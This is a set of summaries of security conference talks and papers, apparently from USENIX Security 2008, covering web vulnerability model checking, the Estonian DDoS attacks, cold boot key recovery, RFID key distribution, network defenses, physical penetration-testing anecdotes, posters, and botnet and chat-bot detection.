Michael Martin spoke about finding vulnerabilities in Web applications. Niels Provos's earlier talk revealed that malefactors are actively exploiting vulnerabilities in Web applications. The authors show that model checking can find instances of two of the most common types of flaws, cross-site scripting and SQL injection, using data flow analysis to find patterns in code. Cross-site scripting vulnerabilities allow attackers to insert code that tricks browsers into displaying or executing undesirable content. SQL injection vulnerabilities allow attackers to execute SQL statements with the privileges of the Web application, possibly bypassing authentication or changing or deleting data. For this study, the authors considered scenarios in which Web application developers are honest but careless.

The authors developed a system that takes two inputs: the code for a Web application and specifications of vulnerabilities. It outputs sequences of requests that exploit whatever vulnerabilities it found in the code. The naive approach involves enumerating all of the application's entry points, then working through every possible request a client might make. However, this strategy searches an infinite space and is not guaranteed to test important cases. To simplify the search space, the authors eliminated redundant test cases using a shorter-is-better heuristic and modeled inter-page dependencies to eliminate impossible sequences of requests. One fact that made the authors' work more difficult is that Web applications are stateful, but HTTP itself is stateless. Their model therefore had to include stateful sessions, a server-side feature.

Martin described the results of running their system on three large Web applications, all based on Java servlets, totaling about 130,000 lines of code. In total, the authors found 10 SQL injection vulnerabilities and 13 cross-site scripting bugs. Martin concluded by asserting that model checking on Web applications is practical because of the constrained nature of their data flow.

An audience member brought up a paper from ACM CCS about multi-module analysis and asked how "deep" the cross-site scripting vulnerabilities discovered by Martin were; Martin acknowledged the CCS work and said that his model checking found fairly shallow cross-site scripting vulnerabilities. Another audience member asked whether the authors would release their code, to which Martin responded that their system is built on publicly available tools but was currently too fragile to be widely useful; they plan to release an open-source version of their system in the future. Another audience member asked whether the authors had attempted to coordinate their efforts with commercial static analysis companies; Martin responded that their system had different goals and that the authors would like to use a system like theirs so that black-box testers no longer need to be black boxes.

INVITED TALK

- ***Political DDoS: Estonia and Beyond***
  Jose Nazario, Senior Security Engineer, Arbor Networks

Summarized by Steven Gianvecchio (srgian@cs.wm.edu)

Nazario opened his talk by giving background on the history of DDoS attacks and describing recent trends. There are several types of DoS attacks, including bandwidth exhaustion (e.g., UDP and ICMP floods) and server resource exhaustion (e.g., HTTP GET request floods and SYN floods). There are also different ways of performing DDoS attacks, from simple human coordination (in which everyone repeatedly refreshes the site simultaneously: "the F5 attack") to more sophisticated software-based tools with a variety of features. The data collected by Arbor Networks shows several interesting trends. The peak bandwidth of DDoS attacks has increased from approximately 200 Mbps in late 1998 to as much as 25 Gbps in 2007. In addition, attack traffic makes up 2%–3% of all backbone traffic and TCP SYN attacks are still the most common form of DDoS attack. In terms of the global trend, the most attack command victims and the most C&C locations are in the United States and China.

Nazario moved on to discuss the motivation and goals of DDoS attacks. The motivations for DDoS attacks from most common to least common are: (1) fun/personal, (2) competition/retribution, (3) extortion/financial, and (4) political/religious. The topic of the talk is, of course, political attacks, such as Web-site defacement, email bombing, spam, malcode, DDoS, and site hijacking, which can be waged on the local, domestic, or international level. These attacks can be motivated by anger or frustration, censorship of others, or even strategic reasons. The target is often of high political visibility (e.g., the president's Web site) and the content is typically a political message.

A new term, "iWar," has been coined to describe some of these attacks. Unlike cyberwar, which targets important high-security infrastructure, "iWar" targets low-security infrastructure, and thus it can easily be waged by corporations, communities, or individuals. As such, it is not surprising that several nations (the United States, China, and France) have expressed interest in developing their own cyber attack capabilities. In addition, several major powers (the United States, NATO, and the European Union) have looked at the issues of cyber attack response and responsibilities.

Nazario then discussed the main incident that motivated the talk—the Estonian DDoS attacks. The Estonian government had decided to move a statue of a Soviet soldier, a monument that symbolizes both the Soviet victory over Nazi Germany and the Soviet occupation of Estonia, to a different location, upsetting both Russians (in nearby Russia) and ethnic Russians (in Estonia). This resulted in severe riots in Estonia, besieging of the Estonian embassy in Moscow, and DDoS attacks against Estonian government Web sites. The DDoS attacks against Estonia lasted for multiple weeks, with attacks nearing 100 Mbps in aggregate bandwidth and numerous attacks of more than 10 hours in duration. These attacks were coordinated by sharing scripts and attack times on various Web sites. The data shows widely dispersed attacks and suggests BotNets were used for some of the attacks.

A number of lessons were learned from the Estonian DDoS attacks. In particular, with help from various CERT teams throughout Europe, collaboration in filtering traffic and outreach for the purposes of research and investigation were very successful. This leads to possible definitions of the roles of various organizations in cyber attacks: ISPs for defense, CERT teams for coordination, law enforcement for domestic issues, the State Department for international issues, and the military for offense.

The attacks began to slow after Victory Day (June 23). In the aftermath, some suspect that protesters rented BotNets to perform some of the attacks. A number of investigations were made, but only one person, Dmitri Galushkevich, was fined for the attacks. There is conjecture that Russian youth groups involved in the attacks were encouraged by political parties; some blame the Russian government itself. Nazario noted that their data cannot definitively state who was behind the attacks.

Nazario went on to highlight other political attacks after Estonia, including the Democratic Voice of Burma, the Georgian president's Web site, the Ukrainian president's Web site, and the Ukraine Party of Regions. The trend of political cyber attacks is likely to continue with growing nationalism, disputes, and connected populations, with cyber attacks effectively leveling the playing field. This trend brings up the question of response. In an amusing anecdote, Nazario mentioned that a military analyst once commented, "We know where the C&C is; let's send in a cruise missile."

For the discussion that followed the presentation, one audience member asked about the effectiveness of strikeback. Nazario replied that strikeback, in general, is not very effective. Another audience member asked how you can protect yourself from attacks. Nazario explained that knowing the right ISP contacts and having the right Service Level Agreements and the right equipment are all important. The next audience member asked, "Why not use spoofing?" Nazario responded that sometimes spoofing is not possible, because of source filtering, and also that takedowns are rare, making spoofing of little value to the botnet owner.

For more information on Dr. Nazario's work, visit http://www.arbornetworks.com.

CRYPTOGRAPHIC KEYS

Summarized by Joshua Schiffman (jschiffm@cse.psu.edu)

- ***Lest We Remember: Cold Boot Attacks on Encryption Keys***
  J. Alex Halderman, Princeton University; Seth D. Schoen, Electronic Frontier Foundation; Nadia Heninger and William Clarkson, Princeton University; William Paul, Wind River Systems; Joseph A. Calandrino and Ariel J. Feldman, Princeton University; Jacob Appelbaum; Edward W. Felten, Princeton University

  Awarded Best Student Paper!

Protecting the contents of unattended or even lost laptops has become a serious concern as companies begin to roll out stronger mandates for information security. Since a locked computer screen can be thwarted by accessing the hard drive directly from another machine, people have turned to full disk encryption, which is supported by most modern operating systems. Although the contents of the disk are indeed encrypted, accessing the data causes the OS to load the cryptographic key into memory. Normally this is not an issue, but, as William Clarkson demonstrated, all an attacker requires is recovery of the key.

Since DRAM is capacitor-based memory, which continually leaks charge, the individual memory cells must be refreshed every 32 ms. Because of the frequency of these recharges, it is generally believed that cutting the power to a machine will cause the contents of memory to decay almost instantly. To disprove this notion, the presenter showed a bitmap image of the Mona Lisa stored in memory at several intervals after the power was removed. Even after five seconds, the image was almost completely intact. It was only after 30 seconds that bands of white and black began to form, which indicated regions where the memory was wired to reset to 1 or 0, respectively.

To recover a password, the authors first used a memory-dumping OS that fit on a USB thumbdrive. In the event that the target machine's BIOS would reset the memory at boot time, the presenter demonstrated that cooling techniques involving compressed air or even liquid nitrogen could be used to preserve the contents of memory long enough to move the RAM to a different machine. With the memory dump in hand, they were able to use the inherent redundancy in key-scheduling algorithms such as DES and AES to recover the key. Using this technique, the authors explained, they were able to circumvent common disk encryption such as OS X's File Vault, Vista's Bit Locker, and several schemes used in Linux.

Niels Provos mentioned that key scheduling is a relatively fast calculation and asked why one should just not refrain from leaving the computation in memory. However, as William pointed out, an attacker simply needs to wait for the moment the calculation is made to access the memory. Another audience member asked exactly how fast data leaked from memory, to which the speaker replied that it depends on the density of the capacitors on the chip as well as the voltage range.

- ***The Practical Subtleties of Biometric Key Generation***
  Lucas Ballard and Seny Kamara, The Johns Hopkins University; Michael K. Reiter, University of North Carolina at Chapel Hill

Today, most people are dissuaded from using memorable passwords because of the ease with which they can be hacked by brute force. This compels users to use difficult-to-remember passwords that must be changed frequently. The advantage of a technique such as biometrics is that it uses something that we are or do instead of relying on the user's memory. However, biometrics such as fingerprints, handwriting, and iris scans have all been broken in some fashion. To answer the question, "Why are biometrics systems broken?" Lucas Ballard presented several previous schemes and examined why they were defeated.

All Biometric Key Generation (BKG) techniques follow similar steps. In the enrollment phase, a user performs some task or presents something to a program, which generates a key-generating template. Later, the user will perform the same task and the template will be used to create the unique key for the user. One problem with these templates is that the level of entropy in the keys is often very small. This leaves them open to brute-force attacks as well as attacks that build profiles of common inputs.

Ballard then demonstrated how an adversary can exploit weak templates. The basic idea was to use the general population to guess the most common values and then use the template to refine the guesses. With each trait selected, the next trait is the one most likely conditioned on the previous selections. The final result is then entered into the template and the key is tested on the encrypted data. If the key is wrong, the algorithm backs up and selects the next most likely path. In testing, the correct key was guessed with 15% accuracy on the first attempt.

- ***Unidirectional Key Distribution Across Time and Space with Applications to RFID Security***
  Ari Juels, RSA Laboratories; Ravikanth Pappu, ThingMagic Inc; Bryan Parno, Carnegie Mellon University

RFID tags are rapidly being adopted into many supply chains. With their inexpensive ability to facilitate easier tracking of products, it is likely that they will only become more prevalent. However, RFID tags also pose a significant risk to consumer privacy. Since tags can broadcast information about products, an eavesdropper can identify a range of personal information, from what articles of clothing you own to what prescriptions you are carrying.

RFID chips do come with a kill feature that permanently disables them, which allows retail stores to disable the chip at the time of purchase by supplying a tag-specific kill code. However, the key distribution infrastructure does not currently exist to deliver the kill codes to the individual retailers. The challenge is, then, to have the key highly visible to the supply chain but still secret from eavesdroppers.

The solution Bryan Parno presented is to use a single key for several products by using a new secret sharing scheme to split it into a single share for each item. Access to the entire decryption key is then obtained by scanning every tag encrypted under the same key and thus retrieving all the data needed to reconstruct the key. Once the tagged items are dispersed by sale to customers, an eavesdropper cannot reconstruct the key, and hence the contents of the tags will not leak any private data. Thus, the scheme automatically provides consumer privacy without the need for kill codes. Existing secret sharing schemes require 128 bits or more per share, so one of the main challenges for this approach involved creating "tiny" secret shares of 16 bits or less that would fit on an RFID tag. The presenter also demonstrated techniques for interleaving several keys in a window to allow for a more flexible distribution process.

One audience member wondered if the probabilistic nature of successfully scanning all the tags in a crate would be bothersome to a distributor. In response, the speaker explained that error-correcting codes can be used to reduce the rate of insufficient scanning. In addition, demand for privacy would drive companies to adopt such techniques.

INVITED TALK

■ ***Building the Successful Security Software Company***
Ted Schlein, Kleiner Perkins Caufield & Byers

Summarized by Dave King (dhking@cse.psu.edu)

Ted Schlein is a managing partner of Kleiner Perkins Caufield & Byers (KPCB), a leading venture capital firm based in Silicon Valley. KPCB focuses on investing in new technology for IT companies, as well as, more recently, focusing on green technology and pandemic defense preparedness initiatives. Over the past 35 years, KPCB has made investments in over 475 companies, including Electronic Arts, Sun, Netscape, Symantec, AOL, COMPAQ, Amazon, and Google. His talk had two distinct parts: a summary of KPCB's venture capital investments and a history of his experience in the security industry.

Schlein mentioned five success factors in companies that KPCB had invested in over the years: passionate leadership; the company being placed in a large, fast-growing, but unserved market; reasonable financing; a sense of urgency by the company to "do it now"; and a culture of "visionaries" rather than "missionaries." Schlein emphasized that the primary focus of KPCB is to help companies succeed rather than to make money from them. He mentioned that if it is your goal to sell your company, then you will have a difficult time of it, whereas if you are out to create meaning with your company, you will be much more successful.

KPCB uses initiative-based visionary investing: The company attempts to determine the next big area and then to finance projects that serve that area. In some cases, this succeeds, as with the early World Wide Web, where KPCB financed Netscape (a browser to use the Internet), Amazon (a store to sell things on the Internet), and Excite (a search engine to find things on the Internet). This is not always successful: KPCB also funded projects based on pen computers such as GO (pen computers), EO (operating systems for pen computers), and Slate (applications for pen computers). Schlein also mentioned the case of Symantec, which was essentially bankrupt before KPCB invested money in it and shifted its mission, when it went on to become one of the largest software companies in the world.

Schlein described his introduction to security in 1988, when he worked to create the first commercial-grade antivirus software, Norton AntiVirus for the Macintosh. In deciding to aim their product at the Macintosh computer, he said, they took into account that Macintosh users liked their computers much more than PC users liked theirs, meaning that it was more likely that Macintosh users would pay money to protect them. There were two big ideas that Norton AntiVirus used: first, when a disk was inserted, the virus scanner would scan the disk and check it against known virus signatures; second, the scanner would check resident memory to determine whether a virus was resident.

After the success of Norton AntiVirus, Schlein went on to found and invest in numerous other security companies over the next twenty years, confronting such diverse security concerns as intrusion detection, intelligent video, whitelisting, and identity-theft protection. Over the years, his views on security have shifted: Whereas he once believed that the network was the primary thing that needed to be protected, his experience leads him now to believe that the main focus of security should be application software. He contends that the sophistication of most hackers means that the network cannot protect broken software and that most security vulnerabilities come from exploits in flaws in software. Although 96% of security costs currently go to securing the network, 70% of the flaws come from software. To this end, Schlein is one of the founding members of Fortify Software, one of the first application security companies. Fortify develops analysis tools to enforce system security properties on production code.

Schlein argued that ideally software would be self-protecting and that the compiler should prevent programmers from writing bad code: No line of code should be executed without a security audit being performed, whereas the traditional security approach is to keep the "bad guys" off the network and use packet inspection to determine who the "bad guys" are. He presented an inverted view of security problems: Instead of spending time to prevent bad things from happening (blacklisting), the system should be aware of what is good and only allow these things (whitelisting).

During the question session, there was a query about how to apply an academic solution to the world of business, with the observation made that without a way to make money from a product, the product will not be successful on its own. Schlein stressed that market research was critical to determining whether there was a product for a certain type of market and that the right product at the wrong time would not be successful. In response to a question about encountering resistance dealing with foreign countries that may be less open than the United States, he mentioned that his recent experiences dealing with venture capital in China made him optimistic. Finally, a question was raised about why there has been comparatively little investment in alternative languages and software frameworks for security. Schlein responded that it was important to be practical about your market: Nobody would likely adopt a new language, and it is important to use tools that are already in use now.

NETWORK DEFENSES

Summarized by Sandra Rueda (ruedarod@cse.psu.edu)

- ***CloudAV: N-Version Antivirus in the Network Cloud***
  Jon Oberheide, Evan Cooke, and Farnam Jahanian, University of Michigan

The authors propose to move antivirus from being a host-based mechanism to a in-cloud network service. The current host-based approach is the most predominant method for detecting malicious software. However, the host-based approach is limited in several respects: dismal detection rates, slow response to emerging threats, vendors having disjoint methods of detection and collection, the complexity of software and the requirement of granting privileges to execute it, and the decreasing detection rate over time.

The new approach, an in-cloud network service, aims to address several of the host-based limitations: it leverages detection capabilities from multiple vendors, isolates the end host from the analysis engine, and enables the execution of multiple detection engines in parallel and the collection of data with forensic purposes as well as centralized management. This approach is suitable for organizational-type networks, since it depends on high connectivity between machines and a reliable network.

The architecture of the proposed in-cloud network service includes a lightweight host agent, a network service, and a forensics service. First, the lightweight host agent is installed on the end hosts, where it interposes in system calls, looks for relevant information in a local cache, and, if nothing is registered there, forwards the request to the network service. The network service then receives the requests sent by host agents, analyzes the involved files, and returns an answer. Finally, the forensics service enables retrospective detection of previously unknown threats.

Additional advantages of the approach include easier support for multiple platforms, since the end-host agent and the network engine are different pieces of software; greater protection coverage supported by multiple network engines that may run in parallel; and forensic tracking of file access.

The authors implemented the proposed architecture and compared the results against host-based antivirus mechanisms. They found that the detection rate increased while response time was reasonable (an average of 1.3 s). As issues to consider, the speaker mentioned licensing and policy decisions on disconnected operation.

When asked about privacy concerns, since files are sent through the network and probably stored by the forensics engine, the speaker indicated that the architecture is designed to work mainly on local networks, so local privacy policies must be considered when configuring the antivirus system.

- ***Highly Predictive Blacklisting***
  Jian Zhang and Phillip Porras, SRI International; Johannes Ullrich, SANS Institute

  Awarded Best Paper!

The authors of this paper argue that there exists a better alternative for generating blacklists than the current blacklisting techniques. Current techniques, namely, Global Worst Offender List (GWOL) and Local Worst Offender List (LWOL), have strengths and weaknesses. GWOL techniques may list source addresses not seen before by a local network, but for a local network many of the addresses on such lists may not be important. LWOL techniques only include sources that have repeatedly targeted the local network in the past.

An improved version of a blacklist should be proactive in the sense that it recognizes attackers based on data registered by someone else and constructed from a global point of view but includes only the sources that are closely related to the consumer. The Highly Predictive Blacklisting (HPB) system proposed in this paper builds blacklists in three stages: (1) logs generated by security sensors are filtered to reduce noise; (2) the filtered info is then assigned two weights: relevance ranking and severity assessment; (3) those values are combined to generate a final list.

Noise reduction considers common entries that arise from nonhostile activity. Relevance ranking establishes correlations among the contributors of a log-sharing system in order to identify the sources that are closely related and blacklist the sources that are most relevant for each contributor. The relevance value is also propagated to the neighbors of a node that sees an attacker. Severity assessment considers the number of ports an attacker connects to, the number of targeted IP addresses, and the ratio of national to international addresses targeted by an attacker.

To assess the performance of the HPB system the authors compare HPB against GWOL and LWOL and argue that the HPB system has higher attacker hit rates.

During the question period, the speaker was asked about the meaning of hits in the experiments. He explained that the experiments included two steps, which they called training window and prediction window. The number of hits is the number of sources generated during the training window that actually appear in the predictive window.

- ***Proactive Surge Protection: A Defense Mechanism for Bandwidth-Based Attacks***
  Jerry Chou and Bill Lin, University of California, San Diego; Subhabrata Sen and Oliver Spatscheck, AT&T Labs—Research

DDoS attacks knock out not only networks that involve direct targets but also networks that do not have direct targets. This happens because of the congestion they create and the number of packets that have to be rerouted through other networks.

The authors argue that previous solutions to this problem are reactive, whereas they were interested in developing a proactive defense mechanism. In particular, under a flooding attack, traffic loads along attack routes exceed link capacities, causing packets to be dropped indiscriminately. The proposed approach, called Proactive Surge Protection (PSP), addresses this problem. PSP provides bandwidth isolation by using fair dropping to provide fair sharing between flows. In doing so they limit collateral damage (packets lost in connections that are not under direct attack).

In general, defenses based on nonauthenticated headers may be misleading. Therefore PSP focuses on protecting traffic between different ingress-egress interface pairs in a provider network, and ingress-egress interfaces can be determined by the network operator.

PSP collects traffic over time. The collected data and network capacity are used to estimate a matrix of traffic demands for different periods of time. PSP then uses the estimated traffic demand to tag packets on the ingress interfaces as high and low priority. PSP assigns high priority if the traffic is under the expected threshold and low otherwise. If sustained congestion happens, low-priority packets are dropped.

When the authors ran experiments using ns-2 to evaluate PSP, they found that PSP limits collateral damage by up to 97%. In addition, they highlighted the fact that PSP may be implemented using current routers, because they already have the required mechanisms.

INVITED TALK

- ***From the Casebooks of . . .***
  Mark Seiden, Senior Consultant

  Summarized by Joseph A. Calandrino (jcalandr@princeton.edu)

Avi Rubin introduced Mark Seiden as someone who does everything from hacking computer systems to posing as a janitor. Among his many interesting and noteworthy achievements, Mr. Seiden assisted in the capture of Kevin Mitnick, and he was the first owner of the food.com domain. Mr. Seiden has been featured in both the *New York Times* and the movie *Takedown*.

Seiden began by indicating that people like stories, and stories are particularly useful for the unruly discipline of security. We have no laws (short of Murphy's), no theories, and few numbers other than bug counts. As a consequence, we turn to stories, so Seiden guided us through a number of stories. He explained that attackers search for the weakest link and exploit that link. They are unfazed by compound or multimode attacks that combine physical and social aspects. To counter such attackers, we must think and act like them. Thus, when performing penetration testing, Seiden looks well beyond software flaws, examining the physical security of a system.

Seiden likens co-location datacenters to Tootsie Roll Pops: seemingly crunchy on the outside, but soft and chewy on the inside. One can gain entry by posing as a construction worker or delivery person. Once inside, most security measures are incomplete and can be defeated by crawling through ceiling space or under raised floors, poking through chain-link fences, flicking switches to turn off critical components, or performing numerous other tricks. In addition, little or nothing prevents someone with access to a single company's servers from accessing other servers in the same rack. Seiden is not usually caught during his tests of such centers unless he does something flagrant. As a precaution, however, his clients provide him with a "Get Out of Jail" card in case he is caught which indicates that he is performing penetration testing and provides a phone number to call. Approximately a quarter of the time, guards simply glance at the card and let him walk away immediately. Many other times, guards call the number on the potentially forged card rather than checking their records for an official phone number to call.

As a general rule, Seiden estimates that 10% of physical security controls don't work: Some never worked, some no longer work, and some don't do what they purport to do. In addition, many beneficial features and tools also have unexpected uses. For example, AOL developed a protocol for sending a hash of email attachments prior to sending the attachments themselves. If the hash matched a recently sent item stored on AOL's servers, AOL would send that item without the need for the user to upload it. Someone later realized that these hashes could be used to keep unintentionally detailed records of the files sent by users, and this data was used to accuse a member of illegal activity. Seiden also used this case as an example of failures to perform due diligence. The accused individual's account appeared to have been compromised, meaning the individual may not have been responsible for the illegal activity. Seiden went on to describe cases in which investigators targeted individuals for illegal credit card transactions without checking whether those credit cards had been flagged for fraud.

Seiden relayed a number of shorter anecdotes as well. For example, he described an individual who had been successfully targeted by phishing scammers multiple times. On one occasion, the individual received an email purportedly from the Nigerian police department. The email indicated that earlier scammers had been caught but $100 was necessary to reclaim his original money. The individual ultimately sent not just $100 but $200. Seiden also encountered a system with a root password "r00t" that came with a vendor recommendation not to change it in case technical support was necessary. Seiden described how almost every contact in the digital world still leaves a trace or leaks data. Opening a safe can leave a heat signature that can be detected and used to reconstruct the combination minutes later. Acoustic cryptanalysis can reveal intricate details of machine operations such as cache misses. Finally, in a prominent murder investigation, several news sources received images from the perpetrators via email addresses that could only have been found via searches on the news outlets' Web pages. Ultimately, correlating the IP addresses across sources would have potentially assisted in identifying those perpetrators, but the news sources rejected this idea based on privacy concerns.

During the question session, Rik Farrow asked how to convince clients that they should accept security consultants' comments on physical security. Seiden responded that this can be difficult, and you need to ensure that you're working with someone high enough in the organization that comments on both aspects of the systems are relevant. Steve Bellovin asked for characteristics of organization that get security right. Seiden indicated that the financial sector tends to do better than most, because their own money is at risk. Clients also do well if they change auditors periodically to get a different set of eyes. Finally, outsourcers that audit their vendors also tend to do well. Jonathon Duerig asked how to hold co-locators accountable. Seiden said that this should be done via contractual obligations, safeguards, and audits rather than simple trust. Finally, in response to a question by Chuck Winters, Seiden suggested that security through obscurity is more helpful than we admit. Although we should not rely on it, it forces an attacker to perform analysis that might provide advance warning.

POSTER SESSION

Summarized by Joseph A. Calandrino (jcalandr@princeton.edu)

Like the talks, the posters covered a diverse set of topics ranging from medical device security to network anomaly detection and many points between and beyond.

David Barrera, Mansour Alsaleh, and P.C. van Oorschot from Carleton University presented "Improving Security Visualization with Exposure Map Filtering." By considering network services offered, they are able to focus users performing network traffic visualization on important aspects of the data and reduce the total amount of data examined.

Sam Block and David Evans of the University of Virginia presented "Preventing Unicode Filtering Vulnerability Exploits." To detect malicious input data that might bypass filters, they simultaneously pass data through numerous filters with various transformation preprocessors. If any filter variant rejects the input, the whole system rejects the input.

Daisuke Mashima and Mustaque Ahamad from the Georgia Institute of Technology presented "Handling Identity Agent Compromise in User-Centric Identity Management Systems." This work utilizes cryptographic techniques to enable fast revocation of credentials without the need to involve a certificate authority. In addition, they employ a monitoring system to inform users of potential identity theft quickly.

Nachi Ueno, Kei Karasawa, Shingo Orihara, and Kenji Takahashi of NTT Information Sharing Platform Laboratories presented "TLSConnector: A Proposal for Improving Performance of SSL-VPN Gateways." They suggest protocol changes to prevent the need for re-encryption of data passing through SSL-VPN gateways.

Yao Chen and Radu Sion from Stony Brook University and Bogdan Carbunar from Motorola Labs presented "Anonymity and Privacy for Micropayments." This work strives for a micropayment system that protects user anonymity while providing efficiency, offline verification, aggregation capabilities, and overspending protection.

Richard Hsu, Karsten Nohl, and David Evans of the University of Virginia presented "Using Synthesized Images for Better CAPTCHAs." To improve the quality of CAPTCHAs, they generate images based on placement of objects in three-dimensional space. Their system asks users questions regarding the contents or structure of the image in an attempt to discern between humans and computers.

Feng Qian, Zhiyun Qian, and Z. Morley Mao from the University of Michigan presented "Ensemble: Unsupervised Collaborative Anomaly Detection for Popular Applications." They described a system in which individual hosts generate local profiles of applications. The system collects these local profiles to assemble a thorough aggregate profile, improving the quality of anomaly detection.

Tamara Denning and Tadayoshi Kohno of the University of Washington and Kevin Fu of the University of Massachusetts, Amherst, presented "Absence Makes the Heart Grow Fonder: New Directions for Implantable Medical Device Security." To improve the security of medical devices without preventing emergency access, they proposed a system in which possession of an item keeps the device in a restricted access state. Removal of the item causes the system to fail to open access.

Ananth Chakravarthy presented "Self Protecting Linux System." This work proposes a tool for generating and enforcing signatures of allowed transitions, system calls, and other behavior. To assist, they introduced an interpreter space between user space and kernel space.

William Enck, Patrick McDaniel, and Trent Jaeger of Pennsylvania State University presented "PinUP: Pinning User Files to Known Applications." This work restricts "user file" access to specific applications while allowing for special cases such as file creation or file system manipulation.

Benjamin Ransford and Kevin Fu from the University of Massachusetts, Amherst, presented "Zero-Power Security for Implantable Medical Devices." They seek to allow long-running cryptographic computations in environments for which frequent loss of power occurs. They use various methods to schedule checkpoints and ensure forward progress.

Arnar Birgisson and Ulfar Erlingsson of Reykjavik University and Mohan Dhawan, Vinod Ganapathy, and Liviu Iftode of Rutgers University presented "Enforcing Authorization Policies Using Transactional Memory Introspection." Their work seeks to decompile authorization policy enforcement from program functionality.

Dave King and Trent Jaeger from Pennsylvania State University presented "Retrofitting Programs for Information-Flow Security." They propose methods for retrofitting programs to enforce information-flow security goals in a semi-automated fashion and suggest techniques to ease the process of dealing with code containing illegal flows.

Arati Baliga, Vinod Ganapathy, and Liviu Iftode of Rutgers University presented "Automatic Inference and Enforcement of Kernel Data Structure Invariants." They infer invariants in control and noncontrol data structures of the kernel and automatically detect rootkits that violate these invariants.

Zhichun Li, Ying He, and Yan Chen from Northwestern University and Gao Xia, Jian Chang, Yi Tang, and Bin Liu from Tsinghua University presented "NetShield: Towards High Performance Network-based Vulnerability Signature Matching." Using precomputation and a number of other techniques, they developed a system that is able to perform analysis more quickly than Snort in a network environment.

Alexei Czeskis, Karl Koscher, and Tadayoshi Kohno of the University of Washington and Joshua R. Smith of Intel presented "RFIDs and Secret Handshakes: Defending Against Ghost-and-Leech Attacks and Unauthorized Reads with Context-Aware Communications." Because many people already perform unique gestures when using RFIDs, they propose a system in which an RFID will only communicate if the user performs a simple predefined handshake motion with it.

Se-Hwa Song and Hyoung-Kee Choi from Sungkyunkwan University presented "A Novel Authentication Scheme for Binding Update in Mobile IPv6." Using cryptography, they presented a scheme that allows for more secure mobility support with minimal additional overhead, fairly simple operations, and backwards compatibility.

Dongkun Lee and Junsup Lee of KAIST and Sungdeok Cha of Korea University presented "CAV: A Composite Attribute Vector for Web Robot Detection." They identified seven factors that allow them to accurately discriminate between normal activity and bot activity using limited requests in real time.

BOTNET DETECTION

Summarized by Andrew Brown (ackbie@yahoo.com)

- ***BotMiner: Clustering Analysis of Network Traffic for Protocol- and Structure-Independent Botnet Detection***
  Guofei Gu, Georgia Institute of Technology; Roberto Perdisci, Damballa, Inc.; Junjie Zhang and Wenke Lee, Georgia Institute of Technology

Guofei Gu described BotMiner, a system for detecting botnets from network traffic. He started with a brief overview of botnets, including defining them as malware that is installed automatically. Botnets are typically used with a profit motive: for spam, DDoS, and identity stealing. Botnets historically have been designed with central command and control (C&C) mechanisms, typically using IRC. More recently, botnets have the ability to use a peer-to-peer C&C mechanism over multiple protocols including the ubiquitous HTTP, which makes finding the botmaster much more difficult. Other challenges in detecting botnets include extensive use of encryption, rootkits, and rapidly changing binaries. Traditional antivirus protection, intrusion detection systems, and honeynets are helpful, but they cannot reliably detect botnets.

BotMiner is unique because it tries to find botnets without requiring the botnet to conform to a specific set of command and control (C&C) and attack mechanisms. Gu gives several examples of previous work that operated by detecting specific C&C IRC traffic or at least by assuming that the botnet is being controlled centrally.

BotMiner is architected as three separate modules: The "c-plane" module is in charge of looking for the C&C communication. It works by monitoring traffic and producing flow-type records called "c-flows." These c-flows, along with metadata including byte and packet counts, are then put into a multi-stage clustering algorithm to find groups of hosts that seem to be having close communication behavior. The second module is in charge of detecting coordinated activity among the remote hosts looking for members of the botnet, called the "a-plane." This module also uses a clustering algorithm to group together hosts according to the similarity of their network activity. The final component correlates the output of the other two modules. It attempts to see whether there is overlap between hosts that appear to be the recipient of C&C traffic and hosts that appear to be doing coordinated attacks.

Gu describes the testing framework as using 10 days of traffic from the Georgia Tech network as well as archives of botnet traffic from several botnets representing different C&C mechanisms and attack strategies. The results of running BotMiner on the traffic were that almost 100% of the botnet nodes were identified in the traffic with very low false-positive rate (0 to 4 false positives per day from 30 to 100 million flows).

To a questioner's inquiry about the nature of the a-plane trigger in the experimental setup, Gu answered that they looked for scanning and spamming activity.

- ***Measurement and Classification of Humans and Bots in Internet Chat***
  Steven Gianvecchio, Mengjun Xie, Zhengyu Wu, and Haining Wang, The College of William and Mary

Steven Gianvecchio talked about his group's work on analysis of chat bot characteristics. As other talks were concerned with botnets, he made a point to contrast their focus as being chat bots that appear in many large commercial chat rooms to spread malware or post spam. The question they are addressing is to what degree it is possible to distinguish humans from chat bots automatically in these chat rooms.

The researchers captured log traffic from Yahoo! IM chat rooms from August to November 2007 to analyze. Because of protocol changes and the addition of CAPTCHAs, the researchers decided to use only the August and November data for their study. These logs included 1440 hours of chats. Next, the researchers manually labeled the users in the chat rooms as human, bot, or unknown. Generally this was done looking for intelligent responses and lack of spam and repeated phrases.

They found 14 kinds of bots. Some bots posted a message on a fixed or randomized timer, whereas other bots waited for certain terms to appear in the discussion before posting a reply. The bots also varied in their message-generating technique. Some bots would start with an initial message and create variations using synonyms, whitespace, and random characters. Others would mine messages from other chat rooms and post them along with their content to improve their chance of being mistaken for a human.

The researchers used a hybrid approach, employing both an entropy classifier and a machine-learning classifier. The entropy classifier makes the assumption that the entropy of the message size and timing of comments from humans' comments should be higher than that of a bot. The researchers used the CRM 114 Bayesian text classification system for the machine-learning component. This hybrid approach resulted in a very accurate chat bot detection scheme, with only a 0.0005 false-positive rate.

In response to a question about the possibility of bots getting more human-like timing, Gianvecchio answered that it will likely be an arms race between bot designers and bot detectors.

- ***To Catch a Predator: A Natural Language Approach for Eliciting Malicious Payloads***
  Sam Small, Joshua Mason, and Fabian Monrose, Johns Hopkins University; Niels Provos, Google Inc.; Adam Stubblefield, Johns Hopkins University

Sam Small started by outlining the paper's hypothesis that malware systematically uses search engines to find Web servers with vulnerable Web applications in order to infect them. The aim of the project is to attract these bots to a Web site where they can be studied.

After discarding several other ideas (including installing all known vulnerable applications), the group decided to build a system that creates content that looks authentic to automated attacks. The approach they took was to dynamically generate pages that were statistically close enough to the real applications that the bots couldn't distinguish between them. The group gathered a collection of malicious Web requests from network traces to build a corpus of GET requests. They then clustered the requests with TF/IDF as a distance metric and used those results to train a language model.

The method is completely protocol-agnostic, so the researchers decided to test it by generating realistic but false responses to DNS queries. These responses were checked for validity by standard DNS tools (host and nslookup).

After getting their site noticed by search engines, they started to attract the attention of the bots. They found that they received upward of 500 unique bots per day, with a total of 386,000 visits over the 70-day test. They saw bots looking for PHP vulnerabilities, spammers, Perl bots, and others, including bots looking for vulnerabilities discovered on the same day.

Small concluded by identifying some challenges for this kind of study, including classifying Web application attacks automatically, creating content that would fool a bot that was trying to verify the application was real, and making a system that can simulate a multi-state protocol.

More information can be found at http://spar.isi.jhu.edu/botnet_data.

INVITED TALK

- ***Security Analysis of Network Protocols***
